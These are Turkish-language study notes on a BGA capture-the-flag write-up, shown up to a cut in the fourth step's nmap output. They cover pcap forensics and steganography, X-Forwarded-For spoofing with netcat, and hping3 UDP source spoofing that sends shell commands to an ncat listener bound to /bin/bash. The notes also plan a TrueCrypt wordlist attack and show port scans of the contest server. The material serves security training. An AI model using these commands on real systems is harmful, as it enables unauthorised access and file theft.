

ÖN BİLGİ

Bu belge

- <https://www.bgasecurity.com/makale/bga-ctf-ethical-hacking-yarismasi-cozumleri/>

resmi adresindeki veya linkin kırık olması ihtimaline karşın alternatif olarak

- https://www.includekarabuk.com/kitaplik/indirmeDeposu/Siber_Guvenlik_Teknik_Makaleler/Teori/BaskalarinaAitMakaleler/CTF%20Ethical%20Hacking%20Yar%C4%B1%C5%9Fmas%C4%B1%20%C3%87%C3%B6z%C3%BCmleri.pdf

adresindeki makaleye çalışılarak elde edilen notlarımı kapsamaktadır. Bu çıkarılan notlar belgede alıntılar ve/veya kişisel ilavelerim mevcuttur.

1)

CTF Nedir?

CTF (Capture the Flag) geçmişi Roma dönemine dayanan uygulamalı ve öğretici bir oyundur. Çeşitli tarih kitaplarında farklı milletlerin çocuklarını/gençlerini CTF oyunları ile savaşa hazırladıkları yazmaktadır. CTF'de amaç öğrenilen savunma ve saldırı tekniklerini pratiğe dökmektir. Günümüzde bilişim dünyasında – özellikle bilişim güvenliğinde – sık kullanılan eğitici ve öğretici bir yarışmadır.

CTF'e katılan güvenlik uzmanları hedefe ulaşmak ve bayrağı kapmak için, yani hedef sistemlerdeki gizli metin dosyasına ulaşmak veya sistemi ele geçirmek için yarışma boyunca çabalarlar.

Bilgi güvenliğindeki CTF yarışmaları yıkıcı bir hacking anlayışından ziyade katılımcının teroik bilgilerini pratiğe döküşünü sağlayan bir fırsattır.

(Page 3-4)

2)

BGA CTF Yarışmasında I. Adım

İlk adımda katılımcıları aşağıdaki sayfa karşılamaktadır.

Hash Degerini Giriniz :



Tamam

Hash Degerini Nasıl Elde Edebilirim?

[Buraya tıklayarak indireceğiniz pcap dosyasını analiz ederek hash degerini elde edebilirsiniz.](#)

Bu adım network forensic çalışmalarının temelini oluşturan trafik analizini konu edinmektedir. Bu adımda katılımcılardan ekranın aşağısında yer alan linkteki pcap dosyasını indirip incelemeleri ve pcap analizi yaparak hash değerini bulmaları beklenmektedir. Tcpdump, Wireshark, tcpflow, Netwitness gibi araçlar kullanılarak bu adım çözülebilir.


İndirilen pcap dosyası Wireshark'a yüklendikten sonra File -> Export -> Objects -> HTTP denerek gizli isimli bir txt dosyası ortaya çıkacaktır.



Gizli isimli dosya bilgisayara kaydedildikten sonra içeriği incelendiğinde base64 encode'lu bir içeriğe sahip olduğu ortaya çıkacaktır.

<http://www.opinionatedgeek.com/dotnet/tools/base64decode/>

Yukarıdaki base64 decoder aracı ile dosya decode edilerek gerçek mesaja ulaşılmaya çalışılır.




gizli dosyasının içeriği yukarıdaki gibi textarea'ya kopyalandıktan sonra Decode butonuna basılarak png dosya formatında bir içerik ortaya çıkacaktır (Linux file komutu ile oluşan dosyanın tipi png olarak belirlenebilir).


Resim dosyası içerisine steganography uygulanarak hash değeri saklanmıştır. Steganography resim içine gizli veri saklamak için kullanılan bir yöntemdir. Özellikle yasadışı örgütlerin gizli veri taşımak için çok kullandıkları bir yöntemdir. Yarışmaya dönecek olursak resim içerisine gizlenen hash değerini yine online bir araçtan faydalanarak elde edebiliriz.

<http://www.kwebbel.net/stega/enindex.php>

Şimdi resim dosyamızı bu araca yükleyelim.



Online tool resim dosyası yüklendikten sonra çalıştırıldığında resim dosyası içerisinde aşağıdaki mesaj ortaya çıkacaktır:



Böylece bu hash değerini ekrandaki metin kutusuna girerek yarışmayı tamamlarız.



Hash Degerini Nasil Elde Edebilirim?

[a tıklayarak indireceğiniz pcap dosyasini analiz ederek hash degerini elde edebilirsiniz.](#)




Yapılan işlemleri özetleyecek olursak önce bize bir pcap dosyası verildi ve bu pcap dosyasından bir hash verisi elde edip metin kutusuna girmemiz istendi. Biz pcap dosyasından gizli isimli bir txt dosyası elde ettik. O dosyanın base64 ile kodlandığını fark ettik ve base64 ile decode ettik. Decode edilen dosyanın png içeriğine sahip olduğunu görerek png uzantılı yaptık. Bir resim dosyası hash değerini ancak Steganography yöntemiyle tutabileceği için bu resmi Steganography tool'una soktuk. Böylece resmin içerisinde saklanmış hash değerini elde edebildik ve I. Adımı böylece tamamlayabildik.

(Page 5-9)

3)

BGA CTF Yarışmasında II. Adım

Bu adımda katılımcılardan HTTP üzerinden IP Spoofing yapmaları beklenmektedir. IP Spoofing yapılacağı konusunda ipucu sayfanın kodlarında HTML yorumu olarak gizlenmiştir.



Yukarıda II. adımın sunduğu html sayfasını ve o html sayfasının kaynak kodunu gösteren bir pencereyi görmekteyiz. HTTP protokolü tcp üzerinden çalışan bir protokol olduğu için **normal yollardan** IP Spoofing **yapılamaz**. Bu aşamada katılımcılardan HTTP Header'ına ait X-Forwarded-For başlık bilgisini hatırlamaları ve kullanmaları beklenmektedir. X-Forwarded-For başlığı

istemcinin bir sunucuya yapacağı HTTP Request içerisinde istemcinin IP'sini tutmaya yarayan bir başlıktır. X-Forwarded-For'un manipulasyonu farklı şekillerde olabilir. Firefox eklentisi, curl ya da netcat komut satırı kullanımı bunlara örnektir. Diyelim ki netcat'i kullanacağız. Yukarıda CTF yarışmasının sunulduğu web sayfasının url'si şuydu:

```
http://85.95.238.171:8080/step2____.php
```

Şimdi adım adlı bir dosya oluşturalım ve içeriğini sadece header bilgisiyle dolduralım (Content'e gerek yoktur).

adım:

```
GET /step2____.php HTTP/1.0 // Buradaki url path'i yarışma sayfasındaki path'tir.  
X-Forwarded-for:5.6.7.8 // IP'miz bu satır sayesinde 5.6.7.8'miş gibi oldu.
```

Sonra netcat ile hedef yarışmanın sunulduğu sayfaya yukarıdaki header bilgisini kullanarak http request yapalım

```
> nc 85.95.238.171 8080 < adım // Buradaki url kök dizini yarışma sayfasındaki url'dir.
```

Böylece yarışma sayfasındaki html yorumunda dendiği gibi yarışma sayfasına (sunucusuna) 5.6.7.8 IP'sinden bağlanıyormuşuz gibi bir Http Request yapmış olduk. Bunun üzerine sunucu şöyle bir çıktı ile bize dönecektir:

Output:

```
HTTP/1.1 200 OK  
Date : Sun, 20 May 2012 01:09:59 GMT  
Server: Apache/2.2.14 (Ubuntu)  
X-Powered-By: PHP/5.3.2-1ubuntu4.14  
Vary: Accept-Encoding  
Content-Length: 201  
Connection: close  
Content-Type: text/html
```

```
<meta http-equiv="Content-Type" content="text/HTML; charset=utf-8"/>
```

```
Tebrikler...! <br> Takım adınızı ve bu level ile ilgili dökümanınızı <b>  
ctf@hack2net.com</b> adresine mail olarak atınız. <br><br>
```

Görüldüğü üzere Http Response'un content'i daha önce bir hikaye iken şimdi değişmiştir ve level'i tamamladığımızı dair bir bildirimle bizi karşılamıştır. Bu adımı tamamlayıp ilgili dökümanları belirtilen epostaya postalayan takımlara bir sonraki CTF yarışması adımının web sayfası adresi paylaşılmıştır.

(Page 9-11)

4)

BGA CTF Yarışmasında III. Adım

Bu adımdaki amaç hedef sistem üzerinde bırakılmış ve TrueCrypt ile şifrelenmiş dosyaya erişmek ve dosyanın parolasını bulup içerisindeki gizli mesajı ortaya çıkarmaktır. TrueCrypt disk şifreleme yapan en popüler açık kaynak kodlu programlardan bir tanesidir. Trucrypt programı şifreleme algoritmaları kullandığından üst düzey bir yazılım bilgisi gerektiren yazılımdır.

Yarışmaya göre Truecrypt ile şifrelenmiş bgactf.tc isimli dosyayı ele geçirmek için hedef sistem üzerinde herhangi bir güvenlik zafiyeti bulunmadığından katılımcılardan beklenen şey verilen ipuçları doğrultusunda ip spoofing yaparak hedef sistemde shell komutları çalıştırabilmek ve bgactf.tc dosyasını hedef web sunucusundaki web sitesinin okuyabileceği bir dizine taşıyarak bilgisayarlarına indirmeleridir. Truecrypt ile şifrelenmiş bu dosyayı katılımcılar makinalarına indirdikleri takdirde özel bir wordlist oluşturarak dosyanın parolasını kırmaları ve böylece dosya içerisindeki gizli mesajı elde etmeleri gerekmektedir.

Yarışmanın bu adımında verilen ipuçları şunlardır:

- 5.5.5.5 IP adresinden gelen ve 9999 portuna gönderilen tüm istekler hedef işletim sisteminin komut satırında çalıştırılmaktadır.
- TrueCrypt ile şifrelenmiş dosyanın şifresi İstanbul'da bir telefon numarasıdır.

Genellikle yapılan hata hedef sistemdeki portun TCP olduğunu düşünmek ve TCP üzerinden IP Spoofing yapmaya çalışmaktır. Fakat günümüz internet alt yapısı ve TCP başlığındaki sequence number düşünüldüğünde TCP üzerinden IP Spoofing yapmak mümkün değildir. Bu nedenle bu adım için UDP üzerinden IP Spoofing denemeleri beklenmektedir.

Şimdi katılımcı olarak şu kaanate varabiliriz: Bir hedef web sunucusu var. Bu sunucunun UDP 9999 portu sunucudaki bir daemon tarafından dinleniyor, fakat bu porta yalnızca 5.5.5.5 IP'sinden gelen istekler hedef işletim sisteminin kabuğunda doğrudan çalıştırılıyor. Demek ki hedef web sunucusunda şuna benzer bir komut çalıştırılmış:

```
> ncat -u -c /bin/bash -k -n -v --allow 5.5.5.5 -l 9999
```

Yani yukarıdaki kod ile hedef sunucuya 5.5.5.5 IP'sinden gelen ve 9999 portuna varmış paketleri dinlemesini ve shell (/bin/bash) daemon'ında çalıştırmasını emretmiş oluyoruz. Şimdi bizim yapmamız gereken şey yarışmada ismi verilmiş olan bgactf.tc adlı trucrypt ile şifrelenmiş dosyayı /var/www dizini içerisine kopyalayacak shell komutunu hedef web sunucusuna göndermek ve çalıştırabilmektir. Böylece direk site adını ve dosyanın adını (www.siteadi.com/bgactf.tc) adres çubuğuna girerek trucrypt dosyasını indirebileceğiz. Bunu gerçekleştirebilmek için, yani belirlenen bir datayı (shell komutlarını) belirlenen bir IP ile spoof edip hedefe gönderebilmek için hping3 aracını kullanacağız.

```
> hping3 --udp 85.95.238.171 -p 9999 -a 5.5.5.5 -E /root/Desktop/data -d 500
```

[Sunucu IP] [Port] [Sahte IP] [Content]

Görüldüğü üzere hedefe gönderilen udp paketinin spoof edilmiş IP'si hedef sistemde shell komutu çalıştırma iznine sahip olan 5.5.5.5 IP numarasıdır. Böylece gönderdiğimiz paket 5.5.5.5 IP'sinden sunucuya gidiyormuş gibi olacaktır.

Paketin content'ine gelecek olursak **data** dosyasının içerisine şu shell komutlarını girdiğimizi varsayalım:

```
cp /tmp/bgactf.tc /var/www/;
```

Paket içerisinden gönderilen shell komutları hedef işletim sisteminin shell'inde IP spoofing sayesinde çalışacağından dolayı bgactf.tc dosyası cp komutu ile hedef web sitesinin kök dizinine kopyalanacaktır. Böylece www.siteadi.com/bgactf.tc linki adres çubuğuna girilerek arzulanan şifreli dosya makinamıza inmiş olacaktır.

Şimdi inen truecrypt ile şifrelenmiş dosyayı verilen ipucunu (İstanbul tel no tüyosunu) kullanarak kırmamız gerekmektedir. Madem şifrelenen dosyanın parolası bir istanbul tel no'su imiş, o zaman crunch tool'u ile 216 ve 212 ile başlayan ve toplam 10 haneli tüm olası sayılardan oluşan bir wordlist oluşturabiliriz. Ardından online bir TrueCrypt Parolalarına Yönelik Kırma işlemi yapan programla sözlük saldırısında bulunabiliriz. Böylece parolası kırılan truecrypt dosyasının içerisine bakıp gizli metne ulaşabiliriz. (NOT: TrueCrypt kırma programının linki pdf'te mevcut. Ama nasıl kullanılacağına dair birşeye değinilmemiş. O yüzden burada paylaşılmadı.).

(<http://www.networkpentest.net/2012/06/udp-paketlerine-komut-ilave-edip-spoof.html>)

(Page 11-12)

5)

BGA CTF Yarışmasında IV. Adım

Bu adımda amaç hedef sistem (<http://85.95.238.171:80>) üzerinde en yüksek haklar ile ful kontrol sahibi olabilmektir. Hedef siteye giriş yaptığımızda bizi bir web portalı karşılamaktadır. İlk yapılması gereken şey hedef sistem hakkında bilgi sahibi olmaktır.

- Hedef sistem hangi işletim sistemini kullanıyor?
- Hedef sistemde açık portlar neler ve bu portlarda çalışan servisler neler?
- Hedef sistem üzerinde çalışan uygulama nasıl bir yapıya sahip? Tespit edilebilen modüllerin listesi nedir?

Bilgi Edinme Aşaması


Nmap ile hedef üzerinde TCP SYN SCAN tekniği kullanarak tarama gerçekleştirelim. Nmap hedef portlara bağlanmak için SYN paketi gönderecektir. Eğer hedef port açıksa ve gelen talebe cevap verebilir durumdaysa hedef bilgisayardan SYN/ACK paketi dönecektir. Eğer SYN/ACK paketi gelirse Nmap RST paketi göndererek 3'lü el sıkışma tamamlanmadan, yani TCP oturumu başlamadan sonlandıracaktır. Çünkü SYN/ACK paketinin gelmesi portun açık olduğunun anlaşılması için yeterlidir. Şimdi tarama işlemi yapalım:

```
> nmap -sS 85.95.238.171 -p 1-100 | more
```

Output:

```
root@bt:/w3af# nmap -sS 85.95.238.171 -p 1-100 | more
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-22 07:19 EDT
Nmap scan report for 171-238-95-85-datacenter-services.ixirtelekom.com.tr (
85.95.238.171)
Host is up (0.058s latency).
PORT      STATE SERVICE
1/tcp    open  tcpmux
2/tcp    open  compressnet
3/tcp    open  compressnet
4/tcp    open  unknown
5/tcp    open  unknown
6/tcp    open  unknown
7/tcp    open  echo
8/tcp    open  unknown
9/tcp    open  discard
10/tcp   open  unknown
11/tcp   open  systat
12/tcp   open  unknown
13/tcp   open  daytime
```

Yukarıdaki tarama sonuçları incelendiğinde dikkat çeken nokta tüm portların açık olarak gözükmesidir. Peki tüm portlar gerçekten açık mıdır?



Üstteki diyagramdan görülebileceği gibi bizim Nmap ile gönderdiğimiz paketlere dönen yanıtlar hedef sistemden gelmiyor, hedef sistemin network'ündeki NAT yapan SYN Proxy Server'dan geliyor. Bu nedenle Nmap tüm portları açık olarak göstermiştir. Bu engeli aşmak için nmap'in -sV parametresi kullanılmalıdır. -sV parametresi ile hedef portta çalışan servis bilgisi elde edilebilmektedir. Bu servis bilgileri SynProxy Server'dan değil, arkasındaki gerçek hedefimizden gelecektir. Şimdi -sV ile nmap taramasını yapalım:

> nmap -sS 85.95.238.171 -p 1-100 -sV

Output:

```
root@bt:~# nmap -sS 85.95.238.171 -p 1-100 -sV

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-22 08:19 EDT
Stats: 0:07:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 08:30 (0:03:37 remaining)
Nmap scan report for 171-238-95-85-datacenter-services.ixirtelekom.com.tr (85.95.238.171)
Host is up (0.075s latency).
PORT      STATE      SERVICE      VERSION
1/tcp     open      ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
2/tcp     open      ssh          OpenSSH 5.8p2_hpn13v11 (FreeBSD 20110503; protocol 2.0)
3/tcp     open      compressnet?
4/tcp     open      unknown
5/tcp     open      unknown
6/tcp     open      unknown
7/tcp     open      echo?
8/tcp     open      unknown
9/tcp     open      discard?
10/tcp    open      unknown
11/tcp    open      systat?
12/tcp    open      unknown
13/tcp    open      daytime?
179/tcp   open      finger?
80/tcp   open      http         Apache httpd 2.2.17 ((Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1)
81/tcp   open      http         Apache httpd 2.2.14 ((Ubuntu))
82/tcp   open      xfer?
83/tcp   open      mit-ml-dev?
84/tcp   open      ctf?
85/tcp   open      mit-ml-dev?
86/tcp   open      mfcobol?
87/tcp   open      priv-term-l?
88/tcp   open      kerberos-sec?
89/tcp   open      su-mit-tg?
90/tcp   open      dnsix?
91/tcp   open      mit-dov?
92/tcp   open      npp?
93/tcp   open      dcp?
94/tcp   open      objcall?
95/tcp   open      supdup?
96/tcp   open      dixie?
97/tcp   open      swift-rvf?
